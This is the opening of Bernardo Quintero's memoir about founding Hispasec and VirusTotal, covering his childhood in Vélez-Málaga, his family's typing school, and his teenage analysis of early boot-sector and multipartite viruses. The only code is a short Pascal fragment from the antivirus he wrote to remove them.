INFECTED

From Side Project to Google
The Journey Behind VIRUSTOTAL

BERNARDO QUINTERO

Infected

Infected

From Side Project to Google: The Journey Behind VirusTotal

Bernardo Quintero

ISBN: 978-84-09-68366-6

© 2024 Bernardo Quintero.

All rights reserved.

Cover design: Carmen Quintero Gómez.

No part of this work may be reproduced, in whole or in part, by any means, whether electronic or mechanical, including information storage and retrieval systems, without prior written permission from the author, except for brief quotations in reviews or literary critiques.

This book captures my memories, personal experiences, and perspectives, built from recollections and the review of emails spanning the past 30 years. All opinions expressed are personal and do not necessarily reflect the official position of Google or any other organization mentioned.

Special thanks to Paloma Simón, Juan Infantes, and Daniel Pascual for being the first to read these pages, catching typos, and providing suggestions that have helped improve the clarity of this book.

Note on translation: This book was translated from Spanish. A special acknowledgment to Ryan Naraine for his early review of the English version.

To the extended family of Hispasec, VirusTotal, Google,
and everyone who has crossed my path,
for the lessons learned.

To Cea, Román, and Ropero,
through the good times and the bad.

To Alejandro, Emi, Julio, Santos, and Victor,
for making it possible.

To my wife, Mari Carmen, and my daughters, Carmen and Celia,
for putting up with me and being my center of gravity.

To Mom and Dad, Justa and Manolo,
for always being there, even when you're no longer here.

Foreward

I met Bernardo early in my tenure at Google where I learned the story of VirusTotal joining Google. I worked personally with the Chronicle, VirusTotal and the team that would become Google Cloud Platform security. Through it all, I enjoyed seeing the passion from Bernardo and the team in Malaga. When I was fortunate enough to read *Infected*, that same enjoyment reached a new level. His personal voice, his personal commitment to Malaga and the Spanish speaking security community, his commitment to an industry solution in a world struggling with emerging technical and societal risks, all came flooding off the pages.

It reminded me of similar stories from the early days of Internet Security (what everyone now calls cybersecurity). I worked with the Lopht in the early days of @stake in Cambridge's Kendall Square. I met and worked hand in hand with the Cerberus team in Sutton, UK when they joined @stake. All of these groups were quirky, technical and most of all mission driven. The characters and stories from that era won't be repeated but the industry they spawned will live on in an increasingly digital and AI-driven world.

Beyond the obvious interest in these early groups of hackers or security experts, the VirusTotal story is unique for the remarkable combination of commercial and competitive issues that the team navigated. It was never clear that the industry could collaborate and compete efficiently on something as critical and difficult as a universal repository of virus or malware samples. The success of VirusTotal was the product of not just the technical excellence but of the meetings and personal engagement across boundaries and interests. I came away reminded why I am and should be so proud of the team for pulling this off!

Bernardo is not just the leader of this important story but also a hands-on expert who knows the details. It is unusual for so many skills to come together in one person and one team. And then to capture all of those dimensions and details in a compelling and readable narrative is truly special. You'll get to know him and the team and not just the timeline of events.

As a Spanish speaker, I also saw this story through the lens of the hispanic countries and experts. The security field has long been global and multi-lingual but for obvious reasons it is dominated by the English of the technology industry. Often lost in that global scope are the countries, companies and communities of a language like Spanish. Even if you don't read this for the security or industry insights, it is worth reading as a window into the Spanish technical culture that spans continents.

Finally, as we head into the early innings of AI and the associated security and safety questions, this is a great example of the kind of work and offerings which will emerge from the teams which embrace the challenges and help the world maintain and improve the safety outcomes of digital society.

Royal Hansen

Royal Hansen is Vice President of Privacy, Safety and Security Engineering at Google, where he leads the central engineering function that builds and scales the foundational technology that keeps billions of people safe online.

Preface

I've never been a fan of long introductions or unnecessary detours. So, let's get straight to the point: why write this book? Honestly, the idea never even crossed my mind—at least not until Google acquired my startup.

Suddenly, everything I did or said seemed blown out of proportion. I was still the same person, with plenty of flaws and, I suppose, a few virtues.

I started receiving invitations to give talks, interviews, and lectures. That's when I realized people found inspiration in the story of a kid from a small village near Málaga, a historic city in southern Spain celebrated for its rich cultural heritage and as the birthplace of Picasso. This kid learned to code on a ZX Spectrum—an iconic 8-bit home computer from the 1980s—and that humble beginning eventually led to Google.

I particularly enjoyed interacting with students, whether they were in schools or universities. I could see in their eyes the same curiosity I had at their age—that passion for discovering the potential of

technology. Sharing my experiences and anecdotes helped me connect with them and spark their curiosity.

After these talks, many would approach me to ask questions, share their dreams, and voice their concerns. Some, even years later, would write to tell me how my talk inspired them. They pursued studies in computer science, started their own ventures, and followed their dreams. They told me they now felt happy and fulfilled, having found their true calling.

One of those stories, about Quique, was even featured in *Diario Sur*, a leading regional newspaper in southern Spain, thanks to journalist Nuria Triguero. That became the final push I needed. If the experiences in these pages could inspire other young people like Quique, the decision was clear: I had to write this book.

> *Published in Diario Sur*
>
> *September 30, 2023*
>
> *By Nuria Triguero*
>
> *How does a young man from Málaga end up being named Young Software Engineer of the Year in Scotland?*
>
> *It's 2015. On a Friday afternoon, 15-year-old Quique Martín heads to the Baños del Carmen with some classmates and a teacher from his school, El Romeral. He doesn't really know what to expect. Since he's interested in computer science, he's been advised to attend a talk on cybersecurity. There, he found Bernardo Quintero, the founder of VirusTotal, sharing his life story: how he taught himself to code at the age of 10, how he decided to become a hacker after watching WarGames, how he founded two companies, selling one*

to Google, and how he managed to keep leading his team within Google while staying in Málaga. By the end of the talk, Quique knew exactly what he wanted to do with his life.

Seven years later. It's September 28, 2023. That young man from Málaga had just been named Young Software Engineer of the Year in Scotland, where he was studying on a scholarship. The competition included universities from all over the country, including his own, the University of Strathclyde in Glasgow. His final project, 'Using Autoregressive Language Models in the Classroom', impressed the judges. It's an AI-powered platform designed to make education more engaging and personalized for students. The tool, a chatbot similar to ChatGPT, allows students to have conversations with historical figures like Napoleon or receive math problems tailored to their interests. Quique not only developed the program but also tested it in two schools (in Spain, no less), comparing learning outcomes between students who used this innovative tool and those who followed traditional methods.

After receiving the award, which came with a £2,000 prize, and celebrating with his family, who traveled to Glasgow to support him, Quique Martín reflects on that afternoon at Baños del Carmen. "I approached Bernardo to ask him a couple of questions. I don't even remember what they were, I was super nervous and I'm sure they were silly, but he listened patiently and advised me that if I liked coding, I should go for it. He was the one who motivated me to study computer science. I wanted to be like him," he admitted. When he started his degree, he learned that Scotland offered scholarships to European Union students, so he sent in an application.

The award brought Quique another pleasant surprise because of the magic of Twitter. He shared his gratitude with Bernardo Quintero on the platform for "the time he dedicates to education." "Having a role model since I was 15 was so important. Today, with less hair but with an award, I want to thank you for that," he wrote. Quintero replied: "We'll have to meet after all these years, but this time, you'll be the one giving the talk."

The newly crowned Young Software Engineer of the Year in Scotland finished his degree earlier this summer and quickly became a hot commodity among companies. He initially started working at Banco Santander, drawn by the chance to return to Málaga, where the bank had opened a development center. Just two months later, he received an offer he couldn't refuse: Aston Martin wanted him to join their Formula 1 team. So Quique, a huge fan of the sport, went back to Scotland and now works at the team's factory in Silverstone. "I work as a software engineer, developing tools to analyze the car. When there's a race, my colleagues and I take turns monitoring from the factory. I always volunteer whenever I can. Hopefully, one day I'll get the chance to be trackside," says the Málaga native, who says he's "learning a lot" from this professional opportunity.

Studying abroad is an experience Martín highly recommends: "100%." "I'm so grateful for all the people I've met and who have helped me here in Scotland. I've grown a lot professionally, even though it's been a bit tough for me and my parents to be so far apart for so many years," he says. In the medium term, however, he's made up his mind: he will return to Málaga and start his own business.

Contents

	Preface	1
1.	Accidentally on Purpose	7
2.	Starting from -1	10
3.	Coding to Learn	14
4.	An Imitation Entrepreneur	18
5.	A Calling Through Infection	24
6.	Serendipity on IRC	33
7.	The Birth of Hispasec	41
8.	VirusTotal: The Origin of the Idea	51
9.	Organic Marketing	57
10.	From Hobby to Business: The Partners	66
11.	The Office and the Business Plan	72
12.	Ethical Hacking and Other Herbs	77
13.	Karma	88
14.	The A-Team	99
15.	The Birth of VirusTotal	119
16.	The Art of Embracing the Competition	136
17.	Banking Trojans	146
18.	Talent Without Borders	157
19.	The Storm	167
20.	Business Model	174
21.	Knocking on Google's Door	183
22.	The Leap to the Cloud	189
23.	Drawing the Spotlight	200
24.	Acquisitions for Dummies	214
25.	The Signature	235
	Epilogue	250
	Appendix A: 20 Years Later	259
	Appendix B: The First Virus	268
	Appendix C: The Most Infected	311
	Glossary	329

Chapter 1

Accidentally on Purpose

Back in late 1998, I decided to launch Hispasec as a simple hobby—a website where a group of friends shared our knowledge about computer security. We didn't have a business plan or any intention of monetizing it. But the site quickly grew, attracting thousands of readers who soon began asking for consulting services and ethical hacking. That's when we felt "forced" to turn Hispasec into a limited company, mainly so we could issue invoices for our first jobs.

In 2004, we launched VirusTotal, a service that let anyone analyze files for free using a sort of online multi-antivirus. Again, there was no business plan. But the service went viral and, as often happens, our users showed us the way to make money from it.

In 2012, Google bought VirusTotal, and six of us engineers from Hispasec joined the multinational company. We negotiated to stay in Málaga, working out of a villa that became Google's first office in the city. It was an exciting time but also filled with doubts. Would we be up to the standards of the best internet company? Fortunately, our

imposter syndrome was short-lived, and we became a success story within the company.

In early 2021, Google announced an investment plan in Spain, and chose Málaga as the location for an international Cybersecurity Center of Excellence. We inaugurated it in 2023. Along the way, we had many corporate entrepreneurship adventures and misadventures we had to learn to handle.

Although some might see me as a successful entrepreneur with some kind of natural talent, the truth is quite different. My story is full of doubts, mistakes, a few successes, and, of course, the always necessary dose of luck. If there's one thing that really made the difference, it was definitely the team culture we built almost without even noticing.

But every story has a much more remote origin. Before Hispasec, before VirusTotal and Google, my journey was deeply shaped by my family, my childhood in Vélez-Málaga, and the obstacles I faced from the very start.

This is the untold story, full of challenges, decisions, and anecdotes that sparked my passion and turned a simple hobby into a multi-million dollar business. And most importantly, what I learned along the way. Fancy coming along?

What I Learned...

Building a startup and innovating is a complex process, and there's no guaranteed formula for success. There will always be a ton of factors and variables beyond our control.

Remember, we're never as good as we think we are when things go right, or as bad as we feel when everything goes wrong.

Chapter 2

Starting from -1

I was born into a working-class family in Vélez-Málaga, a town in the province of Málaga, Spain. I was the only boy among three sisters. Although I didn't know it as a child, I later found out that both my mother and father came from very humble backgrounds and had to start working at a very young age to help their families. This instilled in me a lifelong respect for hard work. After all, if you're not fortunate enough to be born with advantages, you can always take comfort in believing that hard work is the way forward. At least it's worth a try.

My childhood, though, wasn't much different from any other kid's in the 1970s, except for some developmental issues. I was born healthy, but my parents soon noticed that I wasn't keeping pace with my older sister. I was a late talker and didn't start speaking until I was over three years old. Plus, I had a difficult personality and some peculiar habits. The pediatricians at the time suggested mild autism but just told my parents to be patient. Lots of patience.

At five, I started school. By then, I could speak, but I couldn't read or write. My behavior didn't help either. I refused to do anything, and if

they forced me, it was even worse. As a funny story, one time I blocked the classroom door, and the teacher had to get my classmates out through the window. Luckily, we were on the ground floor. I ended up being sent to the back of the class, forgotten and considered unmanageable.

Everything changed the following year with a new teacher, nicknamed "the hippy." She was modern for the time, both in her attire and her methods. One day, my father went to school to check on how I was doing. Peeking through the window, he saw me sitting on the teacher's lap. His first thought must have been that I'd caused trouble again and she'd had to step in.

But when he came into the classroom, he found something completely different: I was calmly explaining to the teacher how to solve a Rubik's Cube. She'd discovered that there were things I was really interested in and that I was actually good at. With patience and kindness, she started getting me involved in the lessons, and little by little, I began to improve.

I also remember another time when I'd handed in a Language test with corrections, and we were going through the answers aloud with the whole class. One of the questions asked which form of communication was easier: oral or written. Everyone shouted out, "Oral!" and the teacher marked that response as correct. I gave her a confused look, like I didn't understand, and she gave me a knowing wink. I'd put "written" on my test, and she'd marked it as correct.

After class, she asked me to stay behind to talk. She explained, "Bernardo, I know written communication is easier for you, that's why I marked that answer as correct. But from now on, when you get questions like this in exercises or tests, try to answer what the book says or what you think your classmates believe."

That conversation stayed with me. I learned that sometimes, to fit in, you have to do what others expect, even if you don't fully agree. I'll

always be grateful to that teacher for being so understanding and stopping what seemed like an inevitable academic failure. From that point on, I didn't have any more problems at school or high school. In fact, things started going pretty well for me after that.

However, the shyness and social awkwardness always stayed with me. I remain a person of actions more than words. Maybe that's why I found comfort in technology, and getting my first computer was a real turning point in my life.

What I Learned...

Innovation means going against the grain. By definition, a startup has to challenge the status quo and propose new solutions.

However, traditional education systems tend to prioritize rote learning and memorization over creativity and innovation.

Instead of rewarding students for imaginative and original answers, the system often penalizes those responses and focuses on having students memorize pre-established content to regurgitate later.

From childhood, we're taught to seek "right" answers, follow the rules, and ultimately, to play it safe.

Instead, we should foster curiosity, critical thinking, and boldness in proposing new solutions, and see mistakes as part of the process.

This isn't just for education, it's for startups and companies too. It's crucial to create a culture of innovation where failure isn't penalized. Encouraging creativity, thinking outside the box, and curiosity is essential, as is allowing teams to take risks and experiment.

Chapter 3

Coding to Learn

When I was 10, my father gave me a ZX Spectrum. Actually, I had asked for a video game console that connected to the TV, the kind I had played at a neighbor's house. But when my father went to the electronics store, they convinced him that the Spectrum was much better: "The boy will be able to play games and also do his schoolwork on the computer." Of course, I only used it to play games.

After a couple of months, after I had beaten all the levels of Manic Miner and played other games, I got curious about how I could make my own video games.

I got my hands on a book for the Spectrum that had *BASIC* programming language listings for running very simple games. At best, these were two or three pages of code that I didn't understand at all and I had to type it out line by line. After typing for more than an hour, it was time to hit RUN to play, and... error message! Then I'd spend ages debugging the mistakes I had made while copying.

The thing is, by repeating this process over and over, I started to understand what some commands did and began to grasp the logic

behind those primitive programs. At first, I dared to make small aesthetic changes to the games, then I started altering their logic, and soon I was trying to create my own programs, even though they were very basic.

Programming on my ZX Spectrum 48k during the summer (1984)

I got completely hooked on the possibilities that programming the Spectrum offered. Anything I could imagine could be brought to that virtual world, but I was still far from making my projects look professional like commercial video games.

So, after perfecting my *BASIC* skills through hours and hours of trial and error, I got interested in *Z80 assembly language*, which was a more advanced programming language that gave me greater control of the computer. Using it, I started to dabble in reverse engineering, analyzing the code of commercial games to understand how they were made. That way, even as a kid, I began dissecting those games and exploring the techniques that professional programmers used.

There was no turning back. My calling was becoming clear, even before I became a teenager. I dreamed that one day I'd be a computer scientist.

Over time, my curiosity for computers grew, and so did the influence of my family. My father, who was always resourceful, left an indelible mark on how I approached my projects.

What I Learned...

Learning to code and coding to learn. This was the title of a civic manifesto that we launched in 2015, with several other people, to raise awareness about the importance of introducing programming and computational thinking into schools. That same year, the Málaga City Council embraced the initiative and created a program to train more than 10,000 students.

Does this mean we should be preparing all young people to become computer scientists? Not at all. It's just like we don't teach math to make everyone a mathematician; it's because it's fundamental knowledge for getting by in daily life and in any profession.

Kids who learn to code develop better problem-solving strategies. Moreover, programming helps to foster creativity, autonomy, and entrepreneurship.

It's no coincidence that many entrepreneurs from my generation had similar experiences. We're talking about the era of the Spectrum, Commodore, Atari, Amiga, Amstrad CPC, and so on. We spent hours and hours tinkering in front of a computer. Without even realizing it, we were building resilience, the habit of learning from our mistakes, and the drive to try new things out. Which is what we call entrepreneurship and innovation today.

Chapter 4

An Imitation Entrepreneur

At home, we had a family business: a typing school. And when I say 'at home,' I mean it literally. The school was in the largest room of our apartment—the living room—where we had over 20 Olivetti 98 typewriters.

From 9 a.m. to 10 p.m., the sound of typewriters echoed nonstop through every room of the apartment. On weekends, when the school was closed, the clack-clack-clack of the keys hitting the rollers still reverberated in my head, even when no one was typing. It was the soundtrack of my life from as far back as I can remember, well into adulthood, until my father decided it was time to retire and close the family business down.

The story of our family typing school is deeply intertwined with my father's life. He came from a poor, humble family, and my grandmother could barely support him. That's why, when he was very young, she sent him to live with his aunt Bernarda (that's where I get my name), who worked as a live-in servant and nanny. From a young age, my father, Manolillo (a nickname for Manuel), was

working, doing errands and all sorts of tasks just to have a roof over his head and something to eat.

Even though he loved school, he never had the chance to continue his studies. However, he came close to building a career for himself during his military service, where he had the opportunity to train in various courses, including mechanics, and worked as a driver for high-ranking officers. But love brought him back from the military academy in Zaragoza to his hometown of Vélez-Málaga to marry Justa, my mother.

My father was a resourceful and always looking for opportunities type of guy. He held many jobs, often juggling several at once to make sure his family didn't lack anything. From waiter to electrician to photographer, he finally found stability working as an orderly at the health center in Vélez-Málaga, where he secured a permanent position with the Andalusian Health Service and was later promoted to an administrative role. He never missed an opportunity to repeat his mantra: "Bernardo, do like me — get a job in public administration. It's the safest option. Prepare to become a civil servant."

Yet, he didn't just settle for his stable government job. He studied typing and rented three typewriters to set up a typing school at home, that operated in the afternoons. It went well, and he started buying more typewriters. My mother quit her job as a cleaner and joined the family business, helping to extend the school's hours.

But that wasn't the end of it. My father studied accounting and got diplomas and certifications to expand the range of courses the school offered. He did the same with business math courses, too.

One day, while watching the news on TV, he noticed people in the Spanish Congress taking notes incredibly quickly. He looked into it: it was shorthand they were using. So naturally, he studied shorthand and began teaching it at the school. And when shorthand was

replaced in Congress by small machines that allowed for the simultaneous pressing of multiple keys—stenotype machines—you can guess what happened next. He was unstoppable.

As if all this wasn't enough, amidst his whirlwind of working mornings at the health center and afternoons at the typing school, he managed to complete his secondary education. He earned his high school diploma and completed the equivalent of college preparatory courses (COU, as they were known in Spain) in evening classes. I remember him pulling all-nighters with coffee, studying on weekends while I sat beside him, doing my schoolwork. For me, my addiction was ColaCao, a Spanish chocolate powder mix.

His dream was to become a nurse, actually. At the health center, he had learned a lot and, in emergencies, even went beyond his official duties as an orderly. He enrolled in the first year of nursing school at the University of Granada, the closest option since Málaga didn't yet offer a nursing program. But the distance and the birth of my youngest sister made him give it up. It was impossible to balance everything—family came first.

My life was deeply influenced by the family typing school and my father's example, though I turned out to be more rebellious and much less disciplined than him.

Unlike my three sisters, who earned all the typing diplomas—including speeds of over 500 keystrokes per minute without any errors—I didn't earn a single one. I learned to type my own way and refused to complete the diploma requirements, which involved transcribing several books, speed tests and exams. I could type well enough to get by and wasn't motivated to waste time on a piece of paper that certified what I already knew.

I did choose to attend high school and college prep courses (COU) in the evenings, just like my father had done, which allowed me to manage the family typing school in the mornings. It was during my

first year of high school, when I was 14, that I proposed to my father that he let me teach computer and programming classes at the school. He agreed — not so much for the business, but because he thought it might help me overcome my shyness when dealing with people. It worked.

Celebrating my father's 42nd birthday with my mother and sisters, with some of the typewriters we moved aside to set up the dining table visible in the foreground (1988).

Over the years, my father eventually closed the school to retire, and I rented the space from him for one of my first ventures: a computer training academy of my own.

The parallels didn't stop there. I worked for more than 15 years in the Andalusian Health Service in IT, providing support to the health centers and clinics in the Axarquía region, including the one where my father worked, and later at the regional hospital. In the afternoons, I spent my time creating projects and startups of my own.

As I write this, it's been five years since my father passed away. I was fortunate that he got to see how I evolved both personally and

professionally, with me creating startups, selling one to Google, and being recognized in various forums. Those achievements always made me happier for him than for myself. He enjoyed those acknowledgments more than I did, and, to be honest, they really belonged to him.

I have a particularly fond memory of an anecdote from his later years. One afternoon, he showed up at my house with a newspaper that had an article about my work, and we had this conversation:

— I wanted to apologize, Bernardo.

— What? Why?

— Well, look at everything you've achieved, and I always told you that your future was in public administration as a civil servant. Good thing you didn't listen to me.

— Dad, you always told me one thing, but with your example, you taught me something else entirely. You were always studying, applying that knowledge to the business, and working endless hours juggling several jobs. Everything I've done is because I followed your example. Everything I am is thanks to you.

Just like my father threw himself wholeheartedly into every new challenge, I immersed myself in my own world of floppy disks and programming. It was there, in that fusion of family influence and technical curiosity, that I found my true calling, and it emerged unexpectedly: computer security.

What I Learned...

Lead by example. It's not so much about what we say but what we do, and this applies to every area of our lives, whether it's as parents or while leading a startup team. Actions speak louder than words.

People are far more likely to follow and believe what they see and experience than what they are told. That's the power of example: seeing something with your own eyes and experiencing it firsthand has a greater impact and builds trust. There's no better way to inspire and motivate others to follow in your footsteps.

This highlights the importance of having entrepreneurial role models who have successfully brought their projects to life. We need figures who inspire us and show us what is possible. These role models can be people you know personally, those close to you—like in my case—or people whose stories you've read or seen in the media.

And always remember: your actions have more impact than your words. Wherever you go, try to leave a meaningful legacy behind.

Chapter 5

A Calling Through Infection

In 1987, when I was 14, my first PC arrived. I left behind my beloved 48 KB Spectrum, which had been my companion in digital adventures, and I made the leap to the Amstrad PC-1512, a computer with ten times more memory. Although its screen only displayed shades of gray, the sharpness and definition were impressive. For me, it was like upgrading from a bicycle to a sports car. This model didn't have a hard drive either, *but who needed one when you had two floppy drives, each holding 360 KB?* At the time, I felt lucky and was convinced I had a computer that would last me for ages. Back then, that capacity seemed infinite for storing programs and documents. Today, it wouldn't even hold a single photo.

The PC also came with a new operating system, *MS-DOS* 3.2, and a new processor, the *Intel 8086*. I spent hours exploring its assembly language, which allowed me to communicate directly with the computer and unlock all of its potential.

Back then, before the internet, sharing information wasn't as simple as clicking "download". Friends and classmates would get together to exchange floppy disks loaded with applications and content. My new

pastime, besides unsuccessfully trying to program video games, was bypassing the copy protection systems of some commercial programs. To do this, I dove into the details of low-level disk access and ended up creating my own disk-copying utilities.

I discovered that the floppy drive could read and write beyond the 40 tracks the operating system used during formatting. It was like finding secret rooms in a house you thought you knew completely. Using this, I programmed my own formatting tool. Admittedly, the floppy drive made some strange noises when the read-write head was pushed beyond track 40, but it worked. For a while, I sold boxes of "magically" formatted floppy disks to my classmates. Nobody knew how I managed to get them to hold more than 400 KB.

After spending countless hours in front of the screen for months, I felt like I was starting to master the machine. Then something unexpected happened.

I couldn't believe my eyes. A small white ball was bouncing around the screen, moving from side to side as if it had a life of its own. It was mesmerizing. But what on earth was that thing?

I turned the computer off and on again—the universal solution. I inserted the *MS-DOS* boot disk, and after a few moments, the ball appeared on the screen again. What was going on?

After dedicating hours to it, I managed to locate and thoroughly study how that tiny program, barely 1 KB in size, worked. I spent a long time unraveling the code, as if I was solving a complex puzzle. Eventually, I figured out how the whole thing functioned.

The program hid in the computer's memory and took control every time a floppy disk was accessed. This allowed it to spread undetected, copying itself onto every disk that was used.

I was stunned by what this meant. I had never imagined that a

program could become a kind of artificial life, capable of replicating itself between floppy disks.

Also, when infecting a new floppy disk, the virus saved a backup of the disk's boot sector and hid part of its code in an area that was marked as damaged. This prevented other programs from overwriting that part, which made it harder to detect. The technique was familiar to me, as I'd seen it used in copy protection mechanisms.

The program also contained a routine that ran 30 minutes after being active in memory. This part of the code was responsible for displaying the bouncing ball on the screen.

Finally, the mystery was solved: my computer was infected with a virus I named "Pelotita" (Little Ball). Later, I learned that the virus was called Italian because of its origin, although it was more commonly known as the Ping-Pong virus, which was quite fitting given the bouncing ball effect.


I manually removed the Ping-Pong virus from my collection of floppy disks, but I realized I needed a more convenient way to check the new disks I got from friends. So, I ended up programming a utility that worked as a virus detector, which I called Boot-Detector.

A few weeks later, I discovered that I was infected with another virus called Brain. When someone tried to read the boot sector of an infected floppy disk, Brain intercepted the command and, instead of showing its malicious code, returned a copy of the original clean sector it had previously saved elsewhere. It was simple yet effective. I updated my utility, which could now recognize two viruses.

Over the months, I kept collecting more viruses and updating my detector. It became a new hobby. I was fascinated by dissecting and investigating new viruses, trying to uncover the techniques they used.

The final version of my personal antivirus was compiled in 1990 and could identify seven different viruses. It also included a kind of

generic detection that examined anomalies in the boot sector and alerted me if it suspected the presence of an unknown virus. Thanks to this pseudo-heuristic approach, it could detect new viruses in addition to the seven that I had already identified.



Version 0.2 of my antivirus for boot sector viruses (1990)

I never imagined that my curiosity about these malicious programs could turn into a professional career, let alone spark a multi-billion dollar industry dedicated to combating them. Maybe I lacked the vision, or perhaps I was just too young. Probably both.

Others, though, saw the opportunity and seized it. A guy named John McAfee launched his antivirus company, McAfee Associates, in the US in 1989. That same year in Spain, Carlos Jiménez did the same thing with Anyware Seguridad Informática. A year later, in 1990, Panda Antivirus was born, created by Mikel Urizarbarrena.

Meanwhile, I was still in high school, with other things on my mind. I proposed to my father that he let me offer tutoring sessions at our typing school for all *General Basic Education* (*EGB*) subjects and high school math, since I was pretty good at them. That's how I met Mari Carmen, who is now my wife. She was already studying typing

at our academy, and I became her private math tutor. Mari Carmen was 16, one year younger than me.

It was love at first sight, but I didn't ask her out until the summer after the school year had ended. That year, I felt the pressure to get good grades to meet the entry requirements for the computer science program at the University of Málaga.

I had coasted through high school without much effort, but I hadn't realized how high the cutoff score for computer science would be. That was my mistake. I had to step up my game during my final year. I think it was the first and last time I felt real pressure about my studies. I finished my college prep year (COU) with top honors, getting an A in every subject. Mari Carmen also passed math, and we started dating officially. It was a great summer.

After the summer, starting university was a bit of a cold dose of reality. Mathematics, Physics, English, Digital Systems, and finally, General Computing. I skimmed through the syllabi for the upcoming years, and it seemed like things would get interesting in the third year. At least we'd start using C, which was a much more versatile programming language. Meanwhile, in General Computing, we were stuck with basic algorithm concepts that were taught using *Pascal*. *Who needs to program in Pascal when there were more versatile languages around?* I thought.

I was feeling a bit unmotivated during the first few weeks until the General Computing professor, Adolfo del Cid, mentioned that anyone could propose a programming project to earn extra credit. This was my chance: either I forced myself to write something in *Pascal*, or I never would. So, I decided to talk to him after class.

— Hi, I'd like to do a project for extra credit.

— Great. Do you have something in mind?

— Well... I like programming video games, and it would be a challenge to do it in *Pascal*.

— Okay, besides video games, what else have you programmed?

— A little bit of everything. A bookkeeping program for my father's typing school, a tool for managing and printing receipts, graphics programs, disk utilities, and even antivirus software...

— Did you say antivirus?

— Yes, I made a sort of antivirus for boot sector viruses.

— Very well. Come with me; let's go to my office.

On the way, Adolfo told me that the entire computer science department was infected with a new virus that existing antivirus software couldn't detect. When we got to his office, he invited me to sit at his computer and said, "Here it is. Let's see what you can do."

I turned on the computer, and it booted up *MS-DOS 4.0* from the hard drive. *At least I know this environment well*, I thought to myself. I explored the system and noticed that the file called COMMAND.COM was a different size from what I remembered. I pulled out a write-protected *MS-DOS 4.0* boot disk from my backpack and inserted it into the floppy drive. "Look, here's the difference: your COMMAND.COM file is larger than mine; those extra 2,610 bytes are the virus code that has infected your computer."

I copied the infected file to one of my floppy disks to study it later. We agreed that my project would be to develop an antivirus to remove that virus.

I went home motivated. I had never created an antivirus for viruses that infected executable files before, but I had analyzed a few and the techniques they used were fairly straightforward. Although I'd have to adapt to programming in *Pascal*, I was confident I could finish the antivirus that same afternoon, or so I thought.

At that time, computer viruses were primarily classified into three types: those that infected the boot sector, which is the first part of the disk read by the system when inserting a floppy and contains essential information for booting; those that attacked files with the .COM extension; and those that infected .EXE files. .COM files, which were programs with a very simple format, were also easier for an antivirus to analyze and clean.

But my enthusiasm faded when I got home and began to examine the virus. It didn't just infect .COM files; it also targeted .EXE files, the boot sector of floppy disks, and even the *Master Boot Record* (*MBR*) of the hard drive, which is essential for booting the system. It was the first time I had encountered a multipartite virus, which was capable of spreading in multiple ways. To make matters worse, it also used stealth techniques to remain undetected while active in the computer's memory.

It took me several more hours than expected, but I finally achieved my goal of practicing *Pascal* programming while developing the antivirus. When executed, the program displayed the message "Antivirus for Virus [2610]" and started working. First, it checked if the virus was active in memory and removed it. Then, it cleaned the boot sector of the specified drive, and finally it scanned all the files on the disk to detect and remove any copies of the virus in .COM and .EXE files. As a result, after submitting the project, I passed the course, too.

Interestingly, the virus I named 2610, simply because of its size, was later identified by antivirus companies as the "Malaga" virus because they believed that the outbreak originated at the University of Málaga. Clearly, I wasn't very good at naming viruses, marketing was not my strong suit.

These viruses and the antivirus programs I developed were my first real introduction to computer security. What began as an accidental hobby, sparked by a virus infecting my computer, gradually captured

my curiosity until it became my main area of interest, and one to which I dedicated countless hours.

```
File   Edit   Run   Compile   Options   Debug   Break/watch
                          Edit
    Line 91    Col 1    Insert Indent          Unindent - C:ANTI2610.PAS

PROCEDURE AntiCom(VAR Archivo: String);
{ Elimina el virus en los ficheros con extension .COM }
VAR
  Fichero: File;                        { Archivo a examinar }
  BytesLeidos, BytesEscritos: Word;     { Control de lectura y escritura de byte
  Buffer: Array[1..16] of Byte;         { Buffer para la cabecera }
BEGIN
  BytesLeidos := 0;
  Assign(Fichero, Archivo);
  Reset(Fichero, 1);  { Abre el archivo en modo binario }

  { Lee los primeros 16 bytes de la cabecera del archivo }
  BlockRead(Fichero, Buffer, SizeOf(Buffer), BytesLeidos);
  { Corrige la cabecera infectada con los datos originales del archivo }
  Buffer[1] := Datos[14];
  Buffer[2] := Datos[16];
  Buffer[3] := Datos[15];
                          Watch
F1-Help  F5-Zoom  F6-Switch  F7-Trace  F8-Step  F9-Make  F10-Menu
```

Fragment of the code in Turbo Pascal 5.5 from the second antivirus I developed, designed to remove the Malaga-2610 virus (1992)

Ever since I was 10 years old, I knew computer science was my passion. However, it wasn't until several years later that I discovered my true path within it. Sometimes, an unexpected obstacle—like a computer virus—can become the spark that ignites our vocation. In my case, that vocation was born out of an "infection."

What I Learned...

Mastering any subject requires a lot of dedication, and it's much easier when fueled by the passion and motivation that genuine interest provides. When your hobby aligns with your professional activity, it creates a significant competitive advantage.

This concept also applies to entrepreneurship and startups, whose success depends on many factors but is largely influenced by the dedication and passion of their founders.

It's crucial to encourage vocational hobbies among young people, even if we initially think they aren't practical as career paths. What matters most is that these hobbies help develop a range of skills that they can apply to other areas in the future.

In my case, it was video games that led me to learn assembly language and how to do reverse engineering. Without realizing it, I was acquiring key skills and knowledge that would later allow me to work in a field that didn't even exist yet: computer security.

Ultimately, what matters most is developing skills. These are the tools that enable you to move forward in an increasingly competitive and ever-changing job market. Passion guides you towards a career you enjoy, but it's specific skills that allow you to succeed in it.

Chapter 6

